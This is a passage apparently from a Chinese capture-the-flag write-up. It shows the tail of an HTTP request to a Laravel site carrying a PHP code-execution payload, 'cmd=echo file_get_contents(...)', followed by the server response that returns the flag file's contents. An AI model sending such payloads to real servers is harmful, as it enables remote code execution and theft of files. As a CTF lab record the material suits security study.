XSRF-TOKEN=eyJpdil6ljdrdW0wejBFMIRDYjN5YcGZLZwC9PSIsInZhbHVljoieEVFTHBlak8wNDRreWNEVmsVsaURcL25EOWZQSE5rTW82b2dsXC93R2ILVknTb2pCZm9lQk0OTZkajlmcVYzNVwvMDdAcWc1dXN1Mkjc3ZVQW9tQ1lwanc9PSIsIm1hYyYl6ImQxMjU3ZjQ1MWI0MjQ2M2QwMWZkOWUwM2U4YjZjODIiYjBhZjU1Nzc1MWM1MzE0NGM3ODRmZWZjZmY2MjY2NzQifQ%3D%3D;
laravel_session=eyJpdil6ImVmVnpQaTAyU2hcL1NXZGJvTzRwSXZ3PT0iLCJ2YWx1ZSI6InZwclZuaVFURGFjZWVhcl1dHQ0N0TnJEblhQVwvYTJrOTIETmJjdnIsSlIPMDRrb0NwWDBmOGNwVERzaIFGQjZhdThSbVg2MW9CNIRXTVc2YkNMS1R5WwC9PSIsIm1hYyYl6ImQyMzU3ZjQ1MTEyOTYNTAwZTIhYjg2YWVlMDE2MDQ5NzJiMmQ2OTBhZWQ5M2E1M2UxYjUzYjczYjJkMjUxNDVlNDUifQ%3D%3D
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 50

cmd=echo+file_get_contents('/flag_ahajjdhh11qwe');
```

Response

Raw
Headers
Hex
Render

```
HTTP/1.1 200 OK
Date: Tue, 10 Sep 2019 12:52:05 GMT
Server: Apache/2.4.18 (Ubuntu)
Content-Length: 21
Connection: close
Content-Type: text/html; charset=UTF-8

flag{Oiahhh1_iiu123}
```

本文章也在我的公众号发布、

